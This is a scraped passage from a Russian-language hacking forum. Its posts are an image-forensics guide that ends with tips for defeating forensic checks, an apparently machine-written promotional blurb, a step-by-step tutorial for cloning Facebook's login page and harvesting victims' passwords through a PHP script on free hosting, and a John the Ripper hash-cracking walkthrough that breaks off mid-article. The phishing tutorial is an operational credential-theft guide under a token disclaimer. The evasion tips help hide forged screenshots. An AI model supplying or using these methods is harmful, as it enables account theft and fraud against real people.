
Иногда не нужна никакая программа, чтобы сказать, что фото побывало в фотошопе.

Также загружаем фото в поиск по картинкам и находим оригинал:

Если гугл поиск не дал результатов, есть еще один способ найти первоисточник фотографии:
- В этом поможет сайт TinEye - поиск по изображениям и платформам, где эти фото хостятся. Найдет фотографии, даже если над ними была проделана определенная работа в фотошопе.
- Добавьте фотографию и нажмите на "Oldest", так вы увидите первоисточник.
Если отрисовщик оказался не из новичков, то потребуются более серьезные меры. Все нижеописанные методы базируются на программе Forensically.
Error Level Analysis или ELA
При сохранении фотография каждый раз сжимается, меняется количество пикселей, конвертируются цвета - так устроен формат JPEG. И даже если вы загружаете фотографии в высоком разрешении, разница в качестве все равно будет присутствовать.
При обычном осмотре фото, недочеты не так уж просто заметить, скорее даже невозможно. Тут на помощь приходит ELA - анализ фотографии на наличие наложений, различий в качестве и несоответствий в цветовой гамме. После редактирования уровень детализации значительно теряется, и любая область, темнее или светлее других, говорит о том, что фотошоп присутствовал. Работает ELA просто: обработанная область должна иметь различие в цвете.
Возьмем для примера фото из интернета. Мошенники часто делают фейковые скрины переводов, и сейчас мы будем разоблачать один из таких.

На первый взгляд ничего необычного. Теперь загрузим фото в Forensically и выберем "Error Level Analysis".

Обратите внимание на появившиеся вклейки, которые отображаются другим цветом. Можно с 99 % уверенностью сказать, что фотография подвергалась монтажу.
ELA не всегда работает верно. Если мы возьмем любую фотографию с контрастным фоном, то анализ покажет тот же самый результат.

Именно поэтому нельзя полностью доверять этому методу. Для работы с ELA выбирайте фото с однотонными областями и без резких переходов. И всегда перепроверяйте с помощью других методов.
Noise Level Analysis
Исходное изображение и наложенная картинка или текст имеют различия в шумах. Так, Noise Level Analysis ищет шум и деформацию, появившиеся после редактирования.
Снова проверим на нашей картинке:

Что наблюдаем? А видим мы увеличение шума в той же области, чего быть не должно.
Luminance Gradient Analysis
Покажет наличие фотошопа, ретуши, хромакея.
Работает данный способ со светом, который присутствует на любой фотографии. Как в жизни, так и на фото на объект всегда направлен источник света: чем ближе он к источнику, тем освещенность выше, дальше - ниже.
Рассмотрим на примере двух фотографий: НЛО и самолет в небе.

После анализа фотографии на градиент освещенности, было замечено, что свет падает неестественно, переход между тенями и светлыми участками слишком резкий. Чтобы окончательно убедиться в нереальности НЛО ( ̶я̶ ̶х̶о̶ч̶у̶ ̶в̶е̶р̶и̶т̶ь̶), мы добавим фотографию на проверку шумов. Вся тарелка светится как солнце в ясный день, что окончательно подтверждает нашу теорию.
Для сравнения возьмем другое фото:

Сравните как равномерно падает свет на самолет, никаких резких переходов - вверху область с наибольшей освещенностью, внизу с наименьшей - это говорит о рассеянном свете.
Данный метод определения монтажа один из самых выигрышных, он работает практически на любой фотографии, и любителям фотошопа не всегда удается его обхитрить.
Principal Component Analysis или PCA
Простым языком суть этого метода заключается в том, что если объекты находятся не на своих местах, то они будут отображаться на PCA в виде ярких пикселей, несоответствий цветов. Это будет значить, что на фото присутствует локальный монтаж (Healing Brush) или вклейка (Clone Stamp), или все вместе как на нашем примере:

На фоне тарелки и на самом небе есть очень заметные пиксели. Скорее всего помимо полной вклейки проводилась и другая работа над картинкой, возможно, точечно удалялись птицы. Стоит отметить, что подобные крупные пиксели не всегда бывают на фото, чаще всего требуется увеличивать зум в различных областях и долго всматриваться, чтобы найти "обман".
Как обхитрить
Error Level Analysis
- Не хочешь, чтобы переходы и различия в цвете выдали твой потрясающий монтаж? Пересохрани фотографию 10 раз, и ELA не покажет ничего примечательного.
- Если не охота заморачиваться с сохранением, то можно изменить размер на любой коэффициент не кратный 2. Например, уменьшаем фото на 7% - ELA становится бесполезным.
- Используйте формат PNG на двух фотографиях, ELA работает только c JPEG.
Noise Level Analysis
- Как скрыть появившийся шум на фото? Добавить своего шума, так чтобы нельзя было понять, где какой шум начинается.
- Если для обмана ELA мы меняли размер, то здесь нужно изменить качество раза так в 2.
Principal Component Analysis
- Замыльте место редактирования, так цвета и переходы станут более плавными и анализ фото по PCA не даст результатов.
- В случае как и с ELA, поможет изменение размера.
Итог:
Из-за растущей популярности ко всевозможным редакторам возникает некий ряд проблем, который может поставить под сомнение честность и добросовестность человека, использующего фотошоп. Дабы не дать себя обмануть, и самому не попасться на неумелом монтаже, мы разобрались как работают инструменты и как их можно обходить.
Image Forensics не совершенен. Он хорошо действует в том случае, когда человек не пытался утаить свою обработку. Если же монтажер знает о способах сокрытия своего обмана, то тут криминалистика изображений мало чем может помочь. Тем не менее, даже самый умелый пользователь фотошопа может совершить ошибку, что уж тут сказать про обычного человека.
https://telegra.ph/Ne-ver-svoim-glaz...-na-foto-01-28
P
написать полезное текстовое сообщение на 4-5 предложений на тему Авторские статьи по заработку, мануалы и скрипты по безопасности
Добро пожаловать! Если вы интересуетесь заработком и безопасностью, то я могу порекомендовать вам обратиться к авторским статьям, мануалам и скриптам, которые связаны с этими темами. В авторских статьях по заработку вы можете найти полезные советы и стратегии для увеличения дохода, а также информацию об основных трендах и возможностях в сфере онлайн-бизнеса. Мануалы по безопасности, в свою очередь, предлагают подробные инструкции по защите ваших данных, предотвращению кибератак и обеспечению конфиденциальности в онлайн-среде. Наконец, скрипты по безопасности помогут автоматизировать процессы обнаружения и реагирования на потенциальные угрозы, что повысит уровень безопасности ваших систем и данных. Не забывайте изучать источники с проверенной репутацией, чтобы получить максимальную пользу от такой информации. Удачи в ваших исследованиях!
|
|
|
|
20.11.2023, 13:50
|
|
Участник форума
Регистрация: 05.12.2021
Сообщений: 262
Провел на форуме:
61581
Репутация:
0
|
|
Как создать фишинговую страницу для взлома Facebook

Вступить в наш чат Хотите узнать, как хакеры создают фишинговую страницу для взлома? Мы покажем вам два метода: один — простой для новичков, которые хотят просто протестировать взлом, а второй — для тех, кто хочет научиться взлому и пентесту, а также создать свою собственную фишинговую страницу Facebook.
Дисклеймер: Данная статья представлена исключительно в образовательных целях для информирования читателей о взломах. Мы не несём ответственности за любые ваши действия.
Простой способ взлома
Загрузите файлы взлома: для мобильных телефонов и для компьютеров (лучше отдать предпочтение ПК)
Бесплатный хостинг: 000webhost. При желании вы можете использовать любой хостинг, но в этой статье мы будем использовать именно этот.
Как создать фишинговую страницу Facebook
Шаг 1. Перейдите на сайт 000webhost и нажмите «Зарегистрироваться», используя любой адрес электронной почты (это БЕСПЛАТНО). Очень важно подтвердить свой адрес электронной почты, чтобы ваша учетная запись была активной.
Шаг 2. В конце регистрации установите пароль и выберите название сайта, подходящее для вашей фишинговой страницы.
Шаг 3. После проверки вашего адреса электронной почты выберите «Диспетчер файлов», а затем нажмите «Загрузить файлы сейчас».

Шаг 4. Теперь вы будете перенаправлены на файловый менеджер вашего сайта, как показано ниже:
Шаг 5. Откройте папку public_html. Загрузите оба файла index.html и post.php, нажав значок загрузки в правом углу файлового менеджера.
Шаг 6. Перейдите к списку сайтов на панели и скопируйте адрес ссылки на свой сайт, который вы ранее создали. «Домен, который был создан хостингом».
Шаг 7. Как только целевой пользователь войдет на сайт, вы увидите в файловом менеджере следующий файл с именем username.txt. Откройте его, чтобы увидеть логин и пароль учетной записи.
Готово, вы успешно научились взламывать аккаунт Facebook с помощью фишинга.
А теперь покажем продвинутый метод для тех, кто хочет изучить все технические детали взлома Facebook вручную.
Продвинутый способ взлома
Сейчас вы узнаете, как создавать собственную фишинговую страницу Facebook вручную.
Шаг 1. Откройте facebook.com. Чтобы создать фишинговую страницу, перейдите на официальный сайт Facebook и щелкните правой кнопкой мыши пустую область. Вы увидите множество опций, вам нужно нажать на опцию просмотра исходной страницы.
Шаг 2. Создание копии страницы Facebook. Когда вы нажмете на просмотр исходного кода страницы, откроется новая вкладка, показывающая весь код. Это исходный код страницы Facebook.
Сейчас мы будем его редактировать для создания фишинговой страницы Facebook. Для этого: выделите весь код, скопируйте и вставьте его в блокнот и сохраните файл как index.htm. Расширение файла — .htm, а не .html. Не допускайте этой ошибки.
Шаг 3. Отредактируйте исходный код. Теперь откройте блокнот, в который вы вставили этот код, нажмите CTRL+F и введите ACTION в строке поиска. Далее найдите следующую строку в коде:
action="https://www.facebook.com/login.php?login_attempt=1&lwv=110"
Когда вы найдете код, указанный выше, удалите всё после слова action и замените словом post.php, как показано ниже:
action="post.php"
Шаг 4. Сохраните код в новую папку с именем index.htm. Итак, вы завершили первую часть фишинговой страницы.
Шаг 5. Создание файла PHP. Чтобы создать вторую часть фишинговой страницы Facebook, вам необходимо создать файл PHP. В качестве примера мы будем использовать наш файл под названием post.php. Если вы планируете использовать другое имя, обязательно измените его и в index.htm. Откройте новый файл блокнота, скопируйте приведенный ниже код и сохраните его под именем post.php.
$value) {
fwrite($handle, $variable);
fwrite($handle, “=”);
fwrite($handle, $value);
fwrite($handle, “\r\n”);
}
fwrite($handle, “\r\n”);
fclose($handle);
exit;
?>
Шаг 6. Сохраните фишинговые файлы Facebook вместе.Теперь вы успешно создали два файла, которые следует сохранить в одной папке.
index.htm
post.php
Шаг 7. Создайте учетную запись на бесплатном хостинге. Перейдите на сайт 000webhost и нажмите кнопку «Зарегистрироваться», используя любой адрес электронной почты. Очень важно подтвердить свой адрес электронной почты, чтобы ваша учетная запись была активной.
Шаг 8. Откройте файловый менеджер и загрузите файлы. После откройте Cpanel на панели управления вашего хостинга. Выберите файловый менеджер и нажмите «Диспетчер файлов», чтобы перейти в папку public_html.
Шаг 9. Загрузите index.htm и post.php. Нажмите кнопку «Загрузить файлы» и загрузите оба файла, которые вы ранее сохранили.

Шаг 10. Убедитесь, что все фишинговые файлы загружены, а затем откройте свой сайт. Перед вами будет обычная, на первый взгляд, страница Facebook, но когда вы увидите URL-адрес, вы поймете, что это фишинговая страница.
Шаг 11. Перейдите к списку сайтов на панели и скопируйте адрес ссылки на свой сайт, который вы ранее создали.
Шаг 12. Как только целевой пользователь войдет на сайт, вы увидите в файловом менеджере файл с именем username.txt. Откройте его, чтобы узнать логин и пароль.
Поздравляем, вы научились взламывать аккаунт Facebook с помощью собственной фишинговой страницы.
Заключение Сегодня вы узнали не только, как хакеры взламывают Facebook и другие учетные записи социальных сетей с помощью фишинговых URL-адресов, но и посмотрели на этот процесс с изнанки. Надеемся, что статья оказалась полезной для вас. Обязательно проверяйте URL-адреса, прежде чем переходить по каким-либо ссылкам. На этом все. Удачи! |
|
|
|
23.11.2023, 12:36
|
|
Участник форума
Регистрация: 05.12.2021
Сообщений: 262
Провел на форуме:
61581
Репутация:
0
|
|
Извлекаем хэши паролей с помощью John The Ripper

Вступить в наш чат Большинство начинающих пентестеров не понимают, как извлекать хэши паролей. И поэтому сегодня мы расскажем, как это сделать с помощью инструмента John The Ripper.

В прошлой статье мы говорили о том, что такое хэширование. Если вы еще не читали её, то советуем начать именно с неё. А теперь давайте коротко вспомним, что означает этот термин.
Хэширование – это процесс преобразования данных (в нашем случае паролей) в зашифрованную строку для обеспечения безопасности. Хэш - это набор случайных символов, который генерируется на основе текстового пароля с помощью специального алгоритма хэширования, что позволяет защитить пароль от взлома и улучшить его безопасность. Даже если злоумышленник получит доступ к базе данных паролей, он не сможет прочитать их в открытом виде и использовать для входа в систему. Так как же все-таки расшифровать полученные хэши? Что ж, у Джонни есть ответ, который вам нужен.
Установка
Представляем Johnny — кроссплатформенный графический интерфейс с открытым исходным кодом для популярного взломщика паролей John the Ripper, который доступен в Kali Linux. Но вы также можете установить его и в Windows, для этого просто скачайте программу установки с официального сайта.
Цель Джонни — автоматизировать и упростить взлом паролей с помощью универсального инструмента John the Ripper, а также добавить к нему дополнительные функции, в том числе и удобный графический интерфейс, а еще множество атак и улучшенный рабочий процесс хэширования.
Далее вам понадобится установочный файл John the Ripper, который вы можете скачать здесь. Теперь откройте и установите Джонни, как и любое другое приложение. Как только вы закончите с этим, вам нужно настроить инструмент. Для этого распакуйте John the Ripper в папку.
Используйте настройки, чтобы соединить Джона Потрошителя и Джонни вместе.

Теперь, когда оба инструмента подключены друг к другу, мы можем приступить к взлому хэшей паролей.
В этом демонстрационном руководстве мы будем использовать список DEFCON, содержащий хэшированные пароли, которые нам нужно взломать. Он имеет более 50 000 паролей учетных записей, которые мы взломаем менее чем за 2 часа.
Итак, поехали!
Дисклеймер: Данная статья представлена исключительно в образовательных целях для информирования читателей о взломах. Мы не несём ответственности за любые ваши действия.
Шаг 1. Импортируем хэши
Запустите Johnny и импортируйте хэши с помощью опции для открытия файла паролей.
Шаг 2. Ищем список слов
Загрузите хороший словарь из Интернета. Мы будем использовать список слов из двух миллиардов возможных паролей, который вы можете скачать отсюда.
Шаг 3. Выбираем список слов
Перейдите в раздел «Wordlist» и выберите загруженный список слов.
Шаг 4. Выбираем типа хэша
Теперь по умолчанию для взлома будет автоматически выбран наиболее часто используемый тип хэша - sha1, но вы также можете настроить тип вручную. После нажмите «Начать атаку», и должен начаться взлом пароля.

Шаг 5. Меняем тип хэша
После того, как вы взломали все возможные хэши одного типа, нужно ввести другой тип хеша и снова продолжить взлом.
Наберитесь терпения. В нашем случае на взлом 50.000 паролей ушло 2 часа. Но если у вас более мощный компьютер, то получится и быстрее.
Так как же все это работает?
